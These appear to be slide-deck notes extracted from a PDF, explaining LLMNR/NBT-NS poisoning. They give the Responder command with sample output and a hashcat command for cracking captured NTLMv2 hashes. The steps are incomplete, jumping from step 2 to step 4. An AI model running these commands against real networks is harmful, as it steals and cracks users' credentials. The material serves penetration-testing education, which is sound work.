

# LLMNR - Poisoning Overview

## LLMNR Poisoning


### What is LLMNR?

- Used to identify hosts when DNS fails to do so.
- Previously NBT-NS
- Key flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to



## LLMNR Poisoning

### Overview



# LLMNR Poisoning

Step 1: Run Responder

`sudo responder -I tun0 -dwP`

```
root@kali:~/Downloads# python /usr/share/responder/Responder.py -I tun0 -rdw -v
[+] Responder is running on interface: tun0
[+] Responder is running on IP: 10.10.10.10
[+] Responder is running on MAC: 08:00:27:00:00:00

NBT-NS, LLMNR & MDNS Responder 2.3.3.9

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze mode [OFF]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Fingerprint hosts [OFF]
```



# LLMNR Poisoning

Step 2: An Event Occurs...

#### Step 4: Crack Dem Hashes

```
hashcat -m 5600 hashes.txt rockyou.txt
```